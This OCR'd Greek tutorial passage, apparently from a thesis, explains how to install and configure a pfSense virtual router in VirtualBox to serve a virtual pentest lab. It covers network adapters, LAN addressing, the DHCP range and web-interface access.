


εικόνα 3.65 όπως φαίνετε στην εικόνα σε ένα cmd δίνοντας την εντολή ipconfig βλέπουμε 2 διευθύνσεις ip από 2 κάρτες δικτύων. Η φυσική κάρτα δικτύου στο τοπικό δίκτυο έχοντας πάρει διεύθυνση ip 192.168.1.100 και η virtual κάρτα δικτύου δίνοντάς του πριν την διεύθυνση 192.168.126.254 όντως φαίνετε στο screenshot ότι ισχύει.


Αφού ολοκληρώθηκαν κάποια πρωταρχικά βήματα τώρα είναι η ώρα για εγκατάσταση του pcSense οπότε στο γραφικό περιβάλλον του Oracle VM virtualBox θα πατήσω το εικονίδιο New για να στήσω την εικονική μηχανή του pfSense.



εικόνα 3.66 είναι τύπου BSD και στο Version θα βάλω freeBSD (32bit)




εικόνα 3.67 προτεινόμενη μνήμη για να λειτουργήσει σωστά ο εικονικός router είναι 256 MB.



εικόνα 3.68 στο επόμενο βήμα πατάω την επιλογή add virtual hard drive , ύστερα VDI(virtual Disk Image) και Dynamically alocated όπως είχε γίνει και στο στήσιμο της εικονικής μηχανής του Kali Linux 2 , στο μέγιστο μέγεθος του virtual disk image δίνουμε 64 GB για να είναι άνετα και μετά δεν υπάρχει άλλο βήμα.

Οι ρυθμίσεις πρέπει να γίνουν όπως γίνανε και στο Kali Linux 2 από το settings κάνοντας δεξί κλικ στο pfSense και πατώντας την επιλογή Settings ρυθμίζοντας πάλι 2 επεξεργαστές αντί για έναν για να είναι ποιο άνετα και ύστερα πατώντας την επιλογή Enable I/O APIC στην καρτέλα Motherboard στην κατηγορία System.




εικόνα 3.69 για την σωστή λειτουργία των 2 processor πρέπει μετά να κάνουμε τικ στην επιλογή Enable I/O APIC.

Για το κατέβασμα του pfSense θα μπω στην επίσημη ιστοσελίδα και θα πάω στην επιλογή Downloads https://www.pfsense.org/download/mirror.php?section=downloads και θα πατήσω τις παρακάτω επιλογές που χρειάζονται για την συγκεκριμένη δουλειά.


εικόνα 3.70 Οι επιλογές είναι να κατεβάσω την 32 bit έκδοση και να είναι ISO για να φορτωθεί στο virtual box και ύστερα επιλέγω από ποιο mirror ποιας χώρας να κατεβάσω το pfSense.

Όταν κατεβεί το pfSense σε live cd σε μορφή .iso θα το φορτώσω με τον εξής τρόπο.




εικόνα 3.71 Στην κατηγορία Storage στα δεξιά πατάω το εικονίδιο με το CD για να βρω το .iso του pfSense για να το φορτώσω στο virtual machine. Όπως φαίνετε στην εικόνα ποιο πάνω ήδη το φόρτωσα.

Στην κατηγορία Network τώρα θα πρέπει να έχουμε 2 κάρτες δικτύου.Μία κάρτα για να βγαίνει έξω στο ίντερνετ το pfSense.



εικόνες 3.72 με τον Adapter 1 ο pfSense μπορεί να επικοινωνήσει με τα φυσικά μηχανήματα του φυσικού δικτύου , με τον router του φυσικού δικτύου και να βγει έξω στο ίντερνετ και κάτω στο πλαίσιο MAC Address θα είναι η φυσική διεύθυνση που θα έχει αυτός ο adapter.




εικόνα 3.73 Στην δεύτερη καρτέλα θα πρέπει να ενεργοποιήσω και δεύτερο adapter και για να το κάνω αυτό επιλέγω το κουτάκι Enable Network Adapter και από κάτω είναι η επιλογή Host-only Adapter όπου αυτή η κάρτα δικτύου θα είναι για να επικοινωνούν οι υπολογιστές του virtual pentest lab. Η εικονική μηχανή είναι έτοιμη.


εικόνα 3.74 όταν θα ξεκινήσει για πρώτη φορά το pfsense θα θέλει να κάνει εγκατάσταση στον σκληρό δίσκο και στο συγκεκριμένο παράδειγμα στο virtual σκληρό δίσκο. Θα το αφήσω να τρέξει μόνο του χωρίς να πατήσω κάτι μέχρι να μου βγάλει το μενού της εγκατάστασης.

εικόνα 3.75 από εδώ θα ξεκινήσει η εγκατάσταση. δεν θα πειράξω τις άλλες ρυθμίσεις και θα πατήσω κατευθείαν την τελευταία "Accept these Settings" για να προχωρήσει.


εικόνα 3.76 επιλέγω το quick/easy install



εικόνα 3.77 επιλέγω το "Standard Kernel" χωρίς να βάλω κάτι περίεργο στην εγκατάσταση απλά χρειάζομαι τον βασικό kernel.



εικόνα 3.78 αφού γίνει η εγκατάσταση στον virtual σκληρό δίσκο θα πετάξει μήνυμα ότι το πρόγραμμα θα κάνει επανεκκίνηση. Πριν ξαναξεκινήσει θα πρέπει να αφαιρέσω από την εικονική μηχανή το εικονικό cd που bootare το pfSense που στην συγκεκριμένη περίπτωση είναι το .iso που κατέβασα.



εικόνα 3.79 αυτό είναι το κεντρικό μενού όταν είναι σε λειτουργία το pfSense έτοιμο να διανέμει ip διευθύνσεις στα μηχανήματα του virtual δικτύου.Στην μέση του μενού ο pfSense αναφέρει ότι έχει 2 κάρτες δικτύου όπως άλλωστε όρισα στην εγκατάσταση της εικονικής μηχανής πριν στηθεί. Η μία κάρτα δικτύου είναι το em0 και η δεύτερη κάρτα είναι το em1. Η ορολογία em είναι ορολογία της openBSD οικογένειας και συμβολίζει τις κάρτες δικτύου. Η πρώτη κάρτα δικτύου η em0 μέσω του DHCP του αληθινού router στο φυσικό τοπικό δίκτυο πήρε διεύθυνση ip 192.168.1.100 για να επικοινωνεί με τον αληθινό router. Η δεύτερη κάρτα δικτύου είναι να δίνει ip διευθύνσεις στο virtual τοπικό δίκτυο αλλά στην προκειμένη περίπτωση είναι λάθος αυτή η διεύθυνση , πρέπει να την αλλάξω γιατί στην αρχή είχα δηλώσει την δεύτερη κάρτα δικτύου σαν 192.168.126.1 οπότε αυτήν την διεύθυνση θέλω να έχει η δεύτερη κάρτα δικτύου και να δίνει στα μηχανήματα διευθύνσεις όπως 192.168.126.* οπότε δίνω την επιλογή 2 που αντιστοιχεί στο set interface(s) IP address.

```
6) Halt system                          15) Restore recent configuration
7) Ping host                            16) Restart PHP-FPM
8) Shell

Enter an option: 2

Available interfaces:

1 - WAN (em0 - dhcp, dhcp6)
2 - LAN (em1 - static)

Enter the number of the interface you wish to configure: 2

Enter the new LAN IPv4 address.  Press <ENTER> for none:
> 192.168.126.1
```

εικόνα 3.80 εμφανίζει 2 επιλογές η μία να αλλάξω την πρώτη κάρτα δικτύου που είναι το WAN και η δεύτερη επιλογή να αλλάξω την δεύτερη κάρτα δικτύου που είναι το LAN. Δίνω την επιλογή 2 και πατάω enter και μετά εμφανίζει να του δώσω την νέα ip διεύθ υνση για το lan interface , επίσης για τα μηχανή ματα που βρίσκονται πίσω από το pfSense αυτή θα είναι η διεύθυνση του router όπου θα έχει τον ρόλο του gatew ay όπου θα παίρνουν διευθύνσεις ip . Θα δώσω όποια διεύθυνση θέλω αρκεί να μην είναι η διεύθυνση 192.168.126.254 γιατί αυτή η διεύθυνση ανήκει στο host only interface που βλέπει και ο αληθινός host που είναι win dows 7 οπότε θα δώσω την διεύθυνση 192.168.126.1

```
Enter the new LAN IPv4 address.  Press <ENTER> for none:
> 192.168.126.1

Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0     = 8

Enter the new LAN IPv4 subnet bit count (1 to 31):
> 24
```

εικόνα 3.81 μετά που έδωσα διεύθυνσ η Ip θα δώσω και το subnet mask οπότε θα δώσ ω το 24.


```
Enter the new LAN IPv4 subnet bit count (1 to 31):
> 24

For a WAN, enter the new LAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
>

Enter the new LAN IPv6 address.  Press <ENTER> for none:
>

Do you want to enable the DHCP server on LAN? (y/n) y
Enter the start address of the IPv4 client address range: 192.168.126.100
Enter the end address of the IPv4 client address range: 192.168.126.150
```

εικόνα 3.82 ο pfSense ρωτάει άμα χρεια ζόμαστε DHCP server και δίνω την επιλογή 'y' π ου συμβολίζει το yes και μετά με ρωτάει το εύρος διευθύνσεων Ip να δίνει στα μηχανήματα που συνδέονται στον router από πίσω. του έδωσα το εύρος διευθύνσεων από 192. 168.126.100 έως 192.168.126.150 δηλαδή θα δίνει 51 διευθύνσεις ip.


```
Enter the start address of the IPv4 client address range: 192.168.126.100
Enter the end address of the IPv4 client address range: 192.168.126.150
Disabling IPv6 DHCPD...
Do you want to revert to HTTP as the webConfigurator protocol? (y/n) y
```

εικόνα 3.83 ρωτάει ο pfSense να υπάρχει ο http webconfigurator δηλαδή να εμφανίζει το γραφικό περιβάλλον όταν κάποιο μηχάνημα που είναι συνδεμένο στον rou ter pfSense και του δίνω σε έναν browser την διεύθυνση 192.168.12 6.1 να συνδέετε με τον pfSense μέσω γραφικού περιβάλλοντος για να

αποκτήσουμε πρόσβαση στις ρυθμίσεις του pfSense. Το πρωτόκολλο σύνδεσης θα είναι http αλλά άμα κάποιος χρήστης θέλει ασφάλεια θα μπορεί να το αλλάξει αργότερα και σε https.




εικόνα 3.84 τώρα ο pfSense είναι έτοιμος να εξυπηρετήσει όλο το virtual pen test lab που στήθηκε.Πρέπει να πάω σε μία μία τις εικονικές μηχανές και να μπω στα settings , στην κατηγορία network και σε κάθε adaptor να αλλάξω την επιλογή apo NAT (αυτή η επιλογή είχε σύνδεση στον φυσικό adsl router) στην επιλογή Host-only Adapter που τώρα θα έχει σύνδεση στο pfSense.Προσοχή , θα αλλάξουν οι adaptors μόνο των λειτουργικών συστημάτων kali linux , metasploitable , ubuntu server και windows xp αλλά όχι ο pfSense.




εικόνα 3.85 μετά την αλλαγή στους adaptors έτρεξα το kali linux και στο terminal έδωσα την εντολή ifconfig. Βλέπω ότι η διεύθυνση Ip που έχω μου την έδωσε ο pfSense γιατί είχα ορίσει τον pfSense να έχει το 192.168.126 και επίσης παρατηρώ ότι δούλεψε ο DHCP server και μου έδωσε την διεύθυνση 100 που είχα ορίσει το εύρος διευθύνσεων.

εικόνα 3.86 όπως φαίνετε στην εικόνα στον browser του Kali Linux 2 έγραψα την διεύθυνση 192.168.126.1 και εμφανίστηκε το γραφικό περιβάλλον του pfSense για αυθεντικοποίηση του χρήστη για να έχει κάποιος πρόσβαση στις ρυθμίσεις του firewall/router. Από default ο pfSense έχει για usernameτο "admin" και password το "pfsense".

